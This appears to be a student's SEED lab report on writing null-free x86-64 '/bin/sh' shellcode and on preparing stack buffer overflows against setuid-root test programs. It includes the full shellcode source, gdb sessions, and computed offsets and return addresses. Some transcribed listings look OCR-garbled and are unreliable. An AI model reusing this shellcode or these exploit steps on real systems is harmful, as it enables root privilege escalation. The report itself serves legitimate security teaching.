

## LAB- 04

By :- Faraz Ahmed

# Shellcode

## Task 1

- First we use command “nasm -f elf64 hello.s -o hello.o” (highlighted in Screenshot 1) which will help us to convert the assembly code into an object file and then use “ld hello.o -o hello” (also highlighted in Screenshot 1) which will create it into a final executable program.
- Then we use command “./hello” to run that executable file.



```
[11/23/25]seed@VM:~$ nasm -f elf64 hello.s -o hello.o
nasm: fatal: unable to open input file 'hello.s'
[11/23/25]seed@VM:~$ cd Downloads/Labsetup
[11/23/25]seed@VM:~/Downloads/Labsetup$ nasm -f elf64 hello.s -o hello.o
[11/23/25]seed@VM:~/Downloads/Labsetup$ ld hello.o -o hello
[11/23/25]seed@VM:~/Downloads/Labsetup$ ./hello
Hello, world!
[11/23/25]seed@VM:~/Downloads/Labsetup$
```

**Screenshot 1: Running the sample code using “./hello”.**

- We extract the machine code bytes, we used two commands:-
  - I. objdump -M intel -d hello.o which is as highlighted in Screenshot 2.
  - II. xxd -p -c 20 hello.o which is also highlighted in Screenshot 3.



## Task 2.a

- Now we will perform the same commands which we used in task 1 to run “mysh64” as observed in Screenshot 4.



```
[11/23/25]seed@VM:~$ cd Downloads/Labsetup
[11/23/25]seed@VM:~/Downloads/Labsetup$ nasm -g -f elf64 -o mysh64.o mysh64.s
[11/23/25]seed@VM:~/Downloads/Labsetup$ ld --omagic -o mysh64 mysh64.o
[11/23/25]seed@VM:~/Downloads/Labsetup$ ./mysh64
$
```

**Screenshot 4: Running sample code successfully using “./mysh64”.**

- So, overall GDB session can prove three things (refer all these commands in Screenshot 5 as highlighted) :-
  - I. “Call” pushed the address- using x/gx \$rsp which 0x7fffffffedc8: 0x0000000004000a8 which means that the address is on stack.
  - II. “Pop rbx” moved it to rbx- using stepi, we execute pop rbx which then after executing- print \$rbx, we get that same address which is now in rbx.
  - III. Now that address points us to “/bin/sh”- using x/s \$rbx which gives us 0x4000a8: "/bin/sh" which gives us the string.

```

[11/23/25]seed@VM:~$ cd Downloads/Labsetup
[11/23/25]seed@VM:~/Downloads/Labsetup$ ./mysh64
$ gdb mysh64
gdb: warning: Couldn't determine a path for the index cache directory.
GNU gdb (Ubuntu 9.2-0ubuntu1-20.04.2) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software; you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from mysh64...
(gdb) break one
Breakpoint 1 at 0x400082
(gdb) run
Starting program: /home/seed/Downloads/Labsetup/mysh64

Breakpoint 1, 0x00000000400082 in ()
(gdb) print $rsp
$1 = (void *) 0x7ffffffdc8
(gdb) x/gx $rsp
0x7ffffffdc8: 0x00000000004000a8
(gdb) stepi
0x0000000000400083 in ()
(gdb) print $rbx
$2 = 4194472
(gdb) x/s $rbx
0x4000a8: "/bin/sh"
(gdb) quit
A debugging session is active.

Inferior 1 [process 5073] will be killed.

Quit anyway? (y or n) y
$

```

**Screenshot 5: Using gdb to show that the address of string /bin/sh is pushed.**

- If we look at the code of “mysh64.s”, we can observe argv[] array by:-
  - I. Pop rbx- rbx helps to point “/bin/sh”
  - II. Mov [rbx+8], rbx- this is first line which sets argv[0]
  - III. Mov rax, 0x00
  - IV. Mov [rbx+16], rax- this is second line which sets argv[1]

So, every address has its content saved like:-

- I. Rbx+0 has “/bin/sh\0”
- II. Rbx+8 has “AAAAAAA”
- III. Rbx+16 has “BBBBBBBB”

Now, mov [rbx+8], rbx which stores the address of “/bin/sh” into the memory at “rbx+8” with the help of argv[0].

And mov [rbx+16], rax (where rax= 0) which stores 0 (NULL) into the memory at “rbx+16” with the help of argv[1].

Therefore, argv[0] has address of “/bin/sh” (stored at rbx+8) and argv[1] has 0 (stored at rbx+16).

- For the execve arguments,

- I. Mov rdi, rbx which is 1<sup>st</sup> argument as rdi has path to executable of rbx.
- II. Lea rsi, [rbx+8] which is 2<sup>nd</sup> argument as argv array of rbx+8.

Hence, Mov rdi, rbx sets 1<sup>st</sup> argument to the command path and Lea rsi, [rbx+8] sets 2<sup>nd</sup> argument to pointer of the argv[] array.

## Task 2.b

- Here are some observed null bytes from the output of objdump as observed in Screenshot 6. (all zero bytes are highlighted in Screenshot 6)
  - Line 7: b8 00 00 00 00 mov eax, 0x0
  - Line 17: ba 00 00 00 00 mov edx, 0x0
  - Line 1c: b8 3b 00 00 00 mov eax, 0x3b

```
File Machine View Input Devices Help
Activities Terminal Nov 24 05:06 seed@VM: ~/Labsetup
[11/24/25]seed@VM:~/../Labsetup$ nasm -g -f elf64 mysh64.s -o mysh64.o
[11/24/25]seed@VM:~/../Labsetup$ ld --omagic -o mysh64 mysh64.o
[11/24/25]seed@VM:~/../Labsetup$ objdump -M intel -d mysh64.o

mysh64.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <_start>:
0:  eb 21                jmp     23 <two>

0000000000000002 <one>:
2:  5b                  pop     rbx
3:  48 89 5b 08         mov     QWORD PTR [rbx+0x8],rbx
7:  b8 00 00 00 00     mov     eax,0x0
c:  48 89 43 10         mov     QWORD PTR [rbx+0x10],rax
10: 48 89 df            mov     rdi,rbx
13: 48 8d 73 08         lea     rsi,[rbx+0x8]
17: ba 00 00 00 00     mov     edx,0x0
1c: b8 3b 00 00 00     mov     eax,0x3b
21: 0f 05              syscall

0000000000000023 <two>:
23: e8 da ff ff 2f 62 69 6e 2f 73 68 00 41 41 41 41 ...../bin/sh.AAA
33: 41 41 41 41 41 42 42 42 42 42 42 42 42 42 42 42 AAAAAABBBBBBBB
[11/24/25]seed@VM:~/../Labsetup$
```

### Screenshot 6: Using objdump to check for null bytes in mysh64.

- To avoid every zero bytes, the fixes are:-
  - I. Fix for line 7- `mov eax, 0x0` and replace it with `xor rax, rax` (with 48 31 c0)
  - II. Fix for line 17- `mov edx, 0x0` and replace it with `xor rdx, rdx` (with 48 31 d2)
  - III. Fix for line 1c- `mov eax, 0x3b` and replace it with `mov al, 59` (with b0 3b)
- So, we can refer to the code without any null bytes in Screenshot 7 and after using `./mysh64` which will run the script without 00 and give us the a shell as we can observed in Screenshot 8.

```

1 section .text
2 global _start
3 _start:
4     BITS 64
5     jmp short two
6
7 one:
8     pop rbx
9
10    mov [rbx+8], rbx    ; store rbx to memory at address rbx + 8
11    xor rax, rax        ; CHANGED: was "mov rax, 0x00" - now rax = 0
12    mov [rbx+16], rax   ; store rax to memory at address rbx + 16
13
14    mov rdi, rbx        ; rdi = rbx
15    lea rsi, [rbx+8]    ; rsi = rbx + 8
16    xor rdx, rdx        ; CHANGED: was "mov rdx, 0x00" - now rdx = 0
17    xor rax, rax        ; CHANGED: clear rax first
18    mov al, 59          ; CHANGED: was "mov rax, 59" - now only set lowest byte
19    syscall
20
21 two:
22    call one
23    db '/bin/sh', 0x00   ; The command string (terminated by a zero)
24    db 'AAAAAAA'        ; Place holder for argv[0]
25    db 'BBBBBBBB'       ; Place holder for argv[1]

```

**Screenshot 7: Updated code for mysh64 with no null bytes.**

```

[11/23/25]seed@VM:~/.../Labsetup$ nano mysh64.s
[11/23/25]seed@VM:~/.../Labsetup$ nasm -g -f elf64 mysh64.s -o mysh64.o
[11/23/25]seed@VM:~/.../Labsetup$ ld --omagic -o mysh64 mysh64.o
[11/23/25]seed@VM:~/.../Labsetup$ objdump -M intel -d mysh64.o

mysh64.o:      file format elf64-x86-64

Disassembly of section .text:

0000000000000000 <_start>:
0: eb 1d                jmp     If <two>

0000000000000002 <one>:
2: 5b                    pop     rbx
3: 48 89 5b 08          mov     QWORD PTR [rbx+0x8],rbx
7: 48 31 c0             xor     rax,rax
a: 48 89 43 10          mov     QWORD PTR [rbx+0x10],rax
e: 48 89 df             mov     rdi,rbx
11: 48 0d 73 08          lea     rsi,[rbx+0x8]
15: 48 31 d2             xor     rdx,rdx
18: 48 31 c0             xor     rax,rax
1b: b0 3b               mov     al,0x3b
1d: 0f 05               syscall

000000000000001f <two>:
1f: e8 de ff ff 2f 62 69 6e 2f 73 68 00 41 41 41 41  ....../bin/sh.AAA
2f: 41 41 41 41 41 42 42 42 42 42 42 42 42 42 42 42  AAAAABBBBBBBBB
[11/23/25]seed@VM:~/.../Labsetup$ ./mysh64
$ whoami
seed
$

```


**Screenshot 8: Implementing updated code and checking for root shell.**



# BufferOverflow

## Task 1

- So, first we use make (as highlighted in Screenshot 9) command which will create two files- a32.out (32-bit) and a64.out (64-bit). Then we use ./a32.out and ./a64.out to run both's shell prompt where if we type "whoami" - we can see seed as a reply as observed in Screenshot 9.



```
[11/23/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -m64 -z execstack -o a64.out call_shellcode.c
[11/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ whoami
seed
$ pwd
/home/seed/Downloads/Labsetup Buff/Labsetup/shellcode
$ exit
[11/23/25]seed@VM:~/.../shellcode$ ./a64.out
$ whoami
seed
$ pwd
/home/seed/Downloads/Labsetup Buff/Labsetup/shellcode
$ exit
[11/23/25]seed@VM:~/.../shellcode$
```

**Screenshot 9: Running both call shellcode.c for both the 32-bit and 64-bit version.**

## Task 2


- Now we do the same for code folder by using command "make" again (highlighted below) which compiles stack.c into multiple versions: stack-L1, stack-L2, stack-L3, stack-L4 as observed in Screenshot 10.



```
[11/23/25]seed@VM:~$ cd Downloads/"Labsetup Buff"/Labsetup/code
[11/23/25]seed@VM:~/code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/23/25]seed@VM:~/code$
```

**Screenshot 10: Compiling stack.c into multiple versions.**

- We can also verify all of the files using “ls -l stack-\*” as highlighted in Screenshot 11.



```
[11/23/25]seed@VM:~$ cd Downloads/"Labsetup Buff"/Labsetup/code
[11/23/25]seed@VM:~/code$ ls -l stack-*
-rwsr-xr-x 1 root seed 15908 Nov 23 22:49 stack-L1
-rwxrwxr-x 1 seed seed 18708 Nov 23 22:49 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Nov 23 22:49 stack-L2
-rwxrwxr-x 1 seed seed 18708 Nov 23 22:49 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Nov 23 22:49 stack-L3
-rwxrwxr-x 1 seed seed 20128 Nov 23 22:49 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Nov 23 22:49 stack-L4
-rwxrwxr-x 1 seed seed 20128 Nov 23 22:49 stack-L4-dbg
[11/23/25]seed@VM:~/code$
```

**Screenshot 11: Confirming multiple version of stack.c.**

## Task 3

- By observing the highlighted part in Screenshot 12, buffer address = 0xffffcacc and ebp address = 0xffffcb38

```

0000| 0xffffcb3c --> 0x565563ee (<dummy_function+62>: add esp,0x10)
0004| 0xffffcb40 --> 0xffffcf63 (<dummy_function+62>: add esp,0x10)
0008| 0xffffcb44 --> 0x0
0012| 0xffffcb48 --> 0x3e8
0016| 0xffffcb4c --> 0x565563c3 (<dummy_function+19>: add eax,0x2bf5)
0020| 0xffffcb50 --> 0x0
0024| 0xffffcb54 --> 0x0
0028| 0xffffcb58 --> 0x0

Legend: code, data, rodata, value

Breakpoint 1, bpf (str=0xffffcf63 '220' <repeats 200 times>...) at stack.c:16
16
{
gdb-peda$ n
-----registers-----
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('')
EDI: 0xffffcf40 --> 0xf7fb2000 --> 0x1e8d6c
ESI: 0xf7fb2000 --> 0x1e8d6c
EBP: 0xffffcb38 --> 0xffffcf48 --> 0xffffd178 --> 0x0
ESP: 0xffffcacc ("lpUVT\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>: sub esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
-----code-----
0x565562b5 <bof+8>: sub esp,0x74
0x565562b8 <bof+11>: call 0x565563f7 <_x86.get_pc_thunk.ax>
0x565562bd <bof+16>: add eax,0x2cfb
0x565562c2 <bof+21>: sub esp,0x8
0x565562c5 <bof+24>: push DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea edx,[ebp+0x6c]
0x565562cc <bof+30>: push edx
0x565562cd <bof+31>: mov ebx,eax
-----stack-----
0000| 0xffffcac0 ("lpUVT\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
0004| 0xffffcac4 --> 0xffffcf54 --> 0x205
0008| 0xffffcac8 --> 0xf7fd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcacc --> 0xf7fd93e0 --> 0xf7fd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcad0 --> 0x0
0020| 0xffffcad4 --> 0x0
0024| 0xffffcad8 --> 0x0
0028| 0xffffcadc --> 0x0

Legend: code, data, rodata, value
20
strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb38
gdb-peda$ p $buffer
$2 = (char (*)[100]) 0xffffcacc
gdb-peda$


```

**Screenshot 12: Using gdb to get buffer and ebp values.**

- Offset-** offset = (ebp\_address - buffer\_address) + 4  
offset = (0xffffcb38 - 0xffffcacc) + 4  
offset = 0x6c + 4  
offset = 108 + 4  
offset = 112
- Ret-** ret = buffer\_address + 300  
ret = 0xffffcacc + 300  
ret = 0xffffcacc + 0x12c  
ret = 0xffffcbf8
- Start-** start = 400

## Task 5

- By observing the highlighted part in Screenshot 13, buffer address = 0x7fffffff8a0 and rbp address = 0x7fffffff970



```
Legend: code, data, rodata, value
Breakpoint 1, buf (str=0x7fffffff9e8 <_rtld_global+2440>) at stack.c:16
16 {
gdb-peda$ n
-----registers-----
RAX: 0x7fffffffdda0 --> 0x9090909090909090
RBX: 0x55555555360 (<_libc_csu_init>: endbr64)
RCX: 0x7fffffffdd00 --> 0x0
RDX: 0x7fffffffdd00 --> 0x0
RSI: 0x0
RDI: 0x7fffffffdda0 --> 0x9090909090909090
RBP: 0x7fffffff970 --> 0x7fffffffdd80 --> 0x7fffffffdfc0 --> 0x0
RSP: 0x7fffffffdb90 --> 0x7ffffffcf6b8 --> 0xe0012000000bc
RIP: 0x5555555523f (<buf+22>: mov rdx,QWORD PTR [rbp-0xd8])
R8 : 0x0
R9 : 0x10
R10: 0x55555555602c --> 0x52203d3d3d3d000a ('\n')
R11: 0x246
R12: 0x55555555140 (<_start>: endbr64)
R13: 0x7fffffffe0b0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
-----code-----
0x5555555522e <buf+5>: mov rbp,rbp
0x55555555231 <buf+8>: sub rsp,0xe0
0x55555555238 <buf+15>: mov QWORD PTR [rbp-0xd8],rdi
=> 0x5555555523f <buf+22>: mov rdx,QWORD PTR [rbp-0xd8]
0x55555555246 <buf+29>: lea rax,[rbp-0xd0]
0x5555555524d <buf+36>: mov rsi,rdx
0x55555555250 <buf+39>: mov rdi,rax
0x55555555253 <buf+42>: call 0x555555550c0 <strcpy@plt>
-----stack-----
0000000000000000: 0x7fffffffdb90 --> 0x7ffffffcf6b8 --> 0xe0012000000bc
0000000000000000: 0x7fffffffdb80 --> 0x7fffffffdda0 --> 0x9090909090909090
0000000000000000: 0x7fffffffdb70 --> 0x3000000000
0000000000000000: 0x7fffffffdb60 --> 0x7ffffffcf628 --> 0xe001200000021
0000000000000000: 0x7fffffffdb50 --> 0x7fffffffd870 --> 0x0
0000000000000000: 0x7fffffffdb40 --> 0x7fffffffe7b7e (<_dl_runtime_resolve_xsave+142>: mov r11,rax)
0000000000000000: 0x7fffffffdb30 --> 0x0
0000000000000000: 0x7fffffffdb20 --> 0x0
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffff970
gdb-peda$ p $buffer
$2 = (char (*)[200]) 0x7fffffff8a0
gdb-peda$ quit
[11/24/25]seed@VM:~/.../code$
```

**Screenshot 13: Using gdb to get buffer and rbp values.**

- Offset-** offset = rbp - buffer + 8  
offset = 0x7fffffff970 - 0x7fffffff8a0 + 8  
offset = 0xd0 + 8  
offset = 0xd8 = 216 (in decimal)
- Ret-** ret = buffer\_address + 200  
ret = 0x7fffffff8a0 + 200  
ret = 0x7fffffff8a0 + 0xc8  
ret = 0x7fffffff968
- Start-** start = 300